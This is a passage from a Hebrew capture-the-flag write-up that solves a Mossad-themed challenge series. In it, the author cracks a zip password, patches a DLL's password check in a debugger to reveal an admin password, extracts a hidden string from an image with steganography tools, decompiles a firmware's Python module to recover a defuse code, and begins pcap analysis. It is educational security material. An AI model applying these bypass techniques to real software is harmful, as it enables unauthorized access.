- **l-** גודל אפשרי לסיסמה: 1-6.

הסיסמה שמצאנו היא **doc1**, אז נחלץ את קובץ הזיפ בעזרת **unzip** ואנחנו נקבל קובץ **DLL**:

```
root@kali:~/mossad# unzip -x password_hint
Archive:  password_hint
[password_hint] PassMasterExtension3_1.dll password:
  inflating: PassMasterExtension3_1.dll
```

לאחר מכן הצצנו לתוך הקובץ DLL עם IDA וראינו שיש פונקציה exported בשם Run כפי שניתן לראות בקטע קוד הבא:

Name	Address	Ordinal
Decrypt	73772B90	1
Decrypt2	73772BC0	2
Encrypt	73772B00	3
Encrypt2	73772B30	4
Run	73772C20	5
DllEntryPoint	73772F3E	[main entry]

יש אפשרות עם דיבאגר לדבג קובץ DLL, בעזרת x32dbg הגענו לפונקציה הנכונה בשיטה הבאה: בוחרים את ה-DLL הרצוי ב-x32dbg ומסתכלים על הסימבולים שלו:


CPU | Graph | Log | Notes | Breakpoints | Memory Map | Call Stack | SEH | Script | Symbols | Source

Base	Module	Party
00A10000	dllloader32_9138.exe	User
66D90000	ucrtbase.dll	System
6C100000	api-ms-win-crt-convert-l1-1-0.dll	System
6C110000	api-ms-win-crt-stdio-l1-1-0.dll	System
6CAF0000	api-ms-win-crt-heap-l1-1-0.dll	System
6CB60000	api-ms-win-crt-string-l1-1-0.dll	System
6CE20000	api-ms-win-core-file-l1-2-0.dll	System
6CE30000	api-ms-win-core-processthreads-l1-1-1.dll	System
6CE40000	api-ms-win-core-synch-l1-2-0.dll	System
6CE50000	api-ms-win-core-localization-l1-2-0.dll	System
6CE60000	api-ms-win-core-file-l2-1-0.dll	System
6CEA0000	api-ms-win-core-timezone-l1-1-0.dll	System
6CEB0000	vcruntime140.dll	System
72D90000	api-ms-win-crt-runtime-l1-1-0.dll	System
736F0000	passmasterextension3_1.dll	User
75810000	kernelbase.dll	System
75A90000	msvcrt.dll	System
75B40000	gdi32.dll	System
769D0000	imm32.dll	System
76CF0000	rpcrt4.dll	System
76E50000	advapi32.dll	System
76EF0000	usp10.dll	System
77000000	lpk.dll	System
77170000	user32.dll	System
772A0000	kernel32.dll	System
77380000	sechost.dll	System
773A0000	msctf.dll	System
77640000	ntdll.dll	System

Address	Type	Symbol
736F2B00	Export	Encrypt
736F2B30	Export	Encrypt2
736F2B90	Export	Decrypt
736F2BC0	Export	Decrypt2
736F2C20	Export	Run
736F2F3E	Export	OptionalHeader.AddressOfEntryPoint
736F4000	Import	GetModuleHandleA
736F4004	Import	GetTickCount
736F4008	Import	SetUnhandledExceptionFilter
736F400C	Import	GetCurrentProcess
736F4010	Import	TerminateProcess
736F4014	Import	IsProcessorFeaturePresent
736F4018	Import	IsDebuggerPresent
736F401C	Import	InitializeSListHead
736F4020	Import	GetSystemTimeAsFileTime
736F4024	Import	GetCurrentThreadId
736F4028	Import	GetCurrentProcessId
736F402C	Import	QueryPerformanceCounter
736F4030	Import	UnhandledExceptionFilter
736F4038	Import	memset
736F403C	Import	__std_type_info_destroy_list
736F4040	Import	_except_handler4_common
736F4044	Import	memcpy
736F4080	Import	__stdio_common_vfprintf
736F4084	Import	__acrt_iob_func
736F4088	Import	__stdio_common_vfscanf
736F404C	Import	malloc
736F4054	Import	_cexit
736F4058	Import	_crt_atexit
736F405C	Import	_execute_onexit_table
736F4060	Import	_register_onexit_function
736F4064	Import	_initialize_onexit_table
736F4068	Import	_initialize_narrow_environment
736F406C	Import	_configure_narrow_argv
736F4070	Import	_seh_filter_dll
736F4074	Import	_initterm_e
736F4078	Import	_initterm

לחצן ימני ב-x32dbg וסימון "Set New Origin Here", יתן לנו את האפשרות לדבג ישר את הפונקציה שאנו רוצים, לא צריך לפתוח שום קומפיילר ולכתוב קובץ שיעלה את ה-DLL הזה, סתם מיותר, הדרך הכי קלה (לדעתי) זה פשוט לשים את הפונקציה שרוצים לדבג, במידה ויש כמה פרמטרים פשוט לדחוף אותם למחסנית ולסדר את הפרמטרים והמצביעים בהתאם.

לאחר מכן נתחיל לדבג את הקוד ונראה לפי הקוד שיש סיסמא שהוא מבקש:




זה לא באמת משנה איזה סיסמא נכניס, גם אין ממש אפשרות לדעת מה תהיה הסיסמא הנכונה כי הם משתמשים בבדיקה ב-GetTickCount ונוצר באפר עם בתים בינאריים שחלקם גם לא ממש ניתנים להדפסה, אז סביר להניח שזה בזבוז זמן לנסות לחזות מה תהיה הסיסמא בעוד X מילי שניות. זה הקטע קוד המדובר.


```
.text:737728F0                push    ebp
.text:737728F1                mov     ebp, esp
.text:737728F3                sub     esp, 44h
.text:737728F6                mov     eax, ___security_cookie
.text:737728FB                xor     eax, ebp
.text:737728FD                mov     [ebp+var_4], eax
.text:73772900                push    ebx
.text:73772901                push    esi
.text:73772902                push    edi
.text:73772903                push    offset ModuleName ; "kernel32.dll"
.text:73772908                mov     edi, ecx
.text:7377290A                call    ds:GetModuleHandleA
.text:73772910                mov     ebx, 0ACC345A7h
.text:73772915                movzx   esi, word ptr [eax+200h]
.text:7377291C                call    ds:GetTickCount
.text:73772922                xor     edx, edx
.text:73772924                mov     ecx, 0FFF8h
.text:73772929                div     ecx
.text:7377292B                add     edx, esi
.text:7377292D                movzx   esi, dx
.text:73772930                mov     edx, 13AD3899h
```

בהמשך מחשבים סיסמא בגודל 0x40 בתים ובמידה והסיסמא תתאים ל-0x40 בתים שמחושבים לפי מה שנקבע ב-GetTickCount הפונקציה תחזיר 1, הסיכוי שדבר כזה יקרה הוא לא ממש גבוה.


מה שעושים במקרה הספציפי פה זה Patch שיגרום להחזיר את המספר 1 או עושים NOP ל-jne:




נשנה ל-



לאחר מכן נקבל את הסיסמא שלנו, הסיסמא משתנה פר יוזר, המוסד השקיעו מלא מחשבה כדי שלא יוכלו להעביר תשובות בקלות בין אחד לשני:




כעת יש לנו את הסיסמה של האדמין! אז אנחנו יכולים לאשר חדרים.




אחרי משחק קצר עם החדרים אנחנו מבינים שהחדר שאנחנו צריכים הוא: **"~~!!!WeRG0dsFury!!!~~"**


אז קודם נחזור למשתמש שלנו ונשלח בקשה להצטרף לחדר על ידי שינוי שם החדר ב-HTML או בשליחת הבקשה.



עכשיו נכנס שוב למנהל עם הסיסמה שמצאנו למערכת ונאשר את החדר:




אחרי שאישרנו את החדר נחזור למשתמש שלנו בפעם האחרונה ונכנס לחדר (**Chat Now!**):



לחיצה על הקישור **'The-bay-watch'** תוביל אותנו לשלב הבא!

שלב שני - iExplode 5.4

הסבר על המשימה:




לחיצה על picture תוריד לנו תמונה (**bomb.png**), אנחנו מבינים שהמטרה היא לחלץ מחרוזת מהתמונה אז נשתמש בכלי **zsteg** כדי לעשות זאת.


```
root@kali:~/mossad# zsteg bomb.png
imagedata           .. text: "\nKSV$-'\n"
b1,b,lsb,xy         .. text: "\t{VyX ^ 0"
b1,bgr,lsb,xy       .. text: "L2NoYWxsZW5nZTIvYm9tYg=="
```

zsteg מצא ששיטת הסטגנוגרפיה שהשתמשו בה כדי להחביא את הטקסט היא **LSB** עם **ביט 1** (b1) בסדר של **כחול, ירוק, אדום** (bgr) בריצה על ציר **x** ואז על ציר **y** (xy).

הטקסט שקיבלנו נראה כמו Base64, לאחר שאנחנו מפענחים אותו אנחנו מקבלים שוב קישור "**/challenge2/bomb**". אנחנו נכנסים לקישור http://deceptionisland.xyz/challenge2/bomb ומגלים שזה אתר של פצצה ושצריך את סיסמת המנהל כדי לנטרל את הפצצה:



כשאנחנו נכנסים ל-**Bomb Info** אנחנו רואים שיש קישור לקושחת המערכת **iExplode 5.4**:



אנחנו מורידים את הקובץ ומנסים להבין מה סוג הקובץ בעזרת הפקודה **file**:

```
root@kali:~/mossad# file firmware
firmware: Zip archive data, at least v2.0 to extract
```


הקובץ הוא קובץ מסוג Zip אז נחלץ אותו בעזרת **Unzip** ונבדוק מה סוג הקובץ בתוכו בעזרת **file**:

```
root@kali:~/mossad# unzip -x firmware
Archive:  firmware
 extracting: ead62fcb3feb41c2bee22c1ee49aa79f
root@kali:~/mossad# file ead62fcb3feb41c2bee22c1ee49aa79f
ead62fcb3feb41c2bee22c1ee49aa79f: Linux rev 1.0 ext2 filesystem data, UUID=b234e
041-6919-4b01-9e29-6212081ece9e, volume name "iExplode"
```

יש לנו עכשיו קובץ של מערכת קבצים של לינוקס מסוג **ext2**, אז נשתמש ב-**mount** כדי למפות אותו לתיקייה מקומית בעזרת הפקודה:

```
mount ead62fcb3feb41c2bee22c1ee49aa79f ./mount/
```

כעת נכנס ל-**/var/www** אולי שם יהיו הקבצים של האתר:



הם באמת שם! יש לנו 2 קבצים מעניינים עכשיו **iexplode.py** ו-**Pmgmt.pyc**, אז נתחיל מלבצע Decompile על הקובץ **Pmgmt.pyc** ולהפוך אותו לקוד בעזרת **uncompyle6** (שאפשר להוריד דרך pip) עם הפקודה:

```
# Install
pip install uncompyle6
# Decompile
uncompyle6 Pmgmt.pyc > Pmgmt.py
```

אנחנו פותחים את הקובץ **iexplode.py** וישר רואים את הפונקציה שאנחנו צריכים (**defuse_page**):

```
68  def defuse_page(environ, start_response):
69      try:
70          if environ["REQUEST_METHOD"] != "POST":
71              raise ErrorPage("500 Internal Server Error", "")
72
73          defuse_data = environ["wsgi.input"].read(100)
74          defuse_data = parse_qs(defuse_data)
75
76          if Pmgmt.CheckPassword(defuse_data["defusecode"][0]):
77              start_response("200 OK", [("Content-Type", "text/html")])
78              res = """
79              <html>
80              <head><title>iExplode v1.01</title></head>
81              <body>
82              <h1>Bomb defused successfully!</h1>
83              </body>
84              </html>"""
85
86              return res
87
88          start_response("200 OK", [("Content-Type", "text/html")])
89          res = """
90          <html>
91          <head><title>iExplode v1.01</title></head>
92          <body>
93          <h1>Incorrect defuse code</h1>
94          </body>
95          </html>
96          """
97          return res
```

הפונקציה משתמשת בפונקציה אחרת בשם **CheckPassword** שממוקמת בתוך **Pmgmt.pyc** שעכשיו מיוצג בצורת קוד (לא בצורת פייתון בייטקוד) בקובץ **Pmgmt.py**:

```
1   # uncompyle6 version 2.9.10
2   # Python bytecode 2.7 (62211)
3   # Decompiled from: Python 2.7.13 (default, Jan 19 2017, 14:48:08)
4   # [GCC 6.3.0 20170118]
5   # Embedded file name: Pmgmt.py
6   # Compiled at: 2017-03-21 11:32:42
7   import random
8   __PASS__ = [
9    'applebomb',
10   'bang8',
11  ...
55   'explosionnuts',
56   'bombindex',
57   'bombinyourear!']
58
59  def CheckPassword(p):
60      try:
61          ind = int(open('/etc/iexprun', 'rb').read())
62          if p == __PASS__[ind]:
63              return True
64      except:
65          print 'Problem reading index from /etc/iexprun'
66
67      return False
```


אז בשביל לדעת מה הסיסמה נצטרך לקרוא את הקובץ שנמצא ב-**/etc/iexprun** ולהשתמש ב-offset שלו כאינדקס לסיסמאות במשתנה **__PASS__**:

```
root@kali:~/mossad/mount/var/www# python -c "import Pmgmt; print Pmgmt.__PASS__[int(open('../../etc/iexprun').read())]"
bang8
```

סיסמת הניהול היא **bang8** זה אומר שבקובץ iexprun היה הערך "000000000001", נשים את סיסמת המנהל כדי לנטרל את הפצצה ונעבור לשלב האחרון!

שלב אחרון - Its Encrypted!


הסבר על המשימה:



בשלב הזה אנחנו מבינים שיש הודעה מוצפנת ואנחנו נצטרך לפענח אותה, אז נוריד את הקובץ message ונבין מה סוג הקובץ בעזרת **file**:


```
root@kali:~/mossad# file message
message: pcap-ng capture file - version 1.0
```

מדובר בקובץ **pcap-ng** שנפתח עם Wireshark מה שהופך את השלב הזה לשלב של Network Forensics, אז נחליף את שם הקובץ ל-**message.pcapng** ונפתח אותו עם **Wireshark** כדי להבין מה יש בו בעזרת Protocol Hirarchy (בתפריט Statistics -> Protocol Hirarchy):



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	114	100.0	24296	7764	0	0	0
Ethernet	100.0	114	6.6	1596	510	0	0	0
Internet Protocol Version 4	100.0	114	9.4	2280	728	0	0	0
Transmission Control Protocol	63.2	72	111.7	27135	8671	32	11224	3586
Secure Sockets Layer	22.8	26	60.7	14759	4716	8	3682	1176
Malformed Packet	7.9	9	0.0	0	0	9	0	0
Data	4.4	5	0.3	77	24	5	77	24
Internet Control Message Protocol	52.6	60	15.8	3840	1227	60	3840	1227

אנחנו רואים שיש שימוש נרחב בתעבורה מוצפנת (SSL) וב-ICMP אבל גם יש שימוש בתעבורת TCP רגילה אז נחפש אותה ונראה מה נשלח \ התקבל.



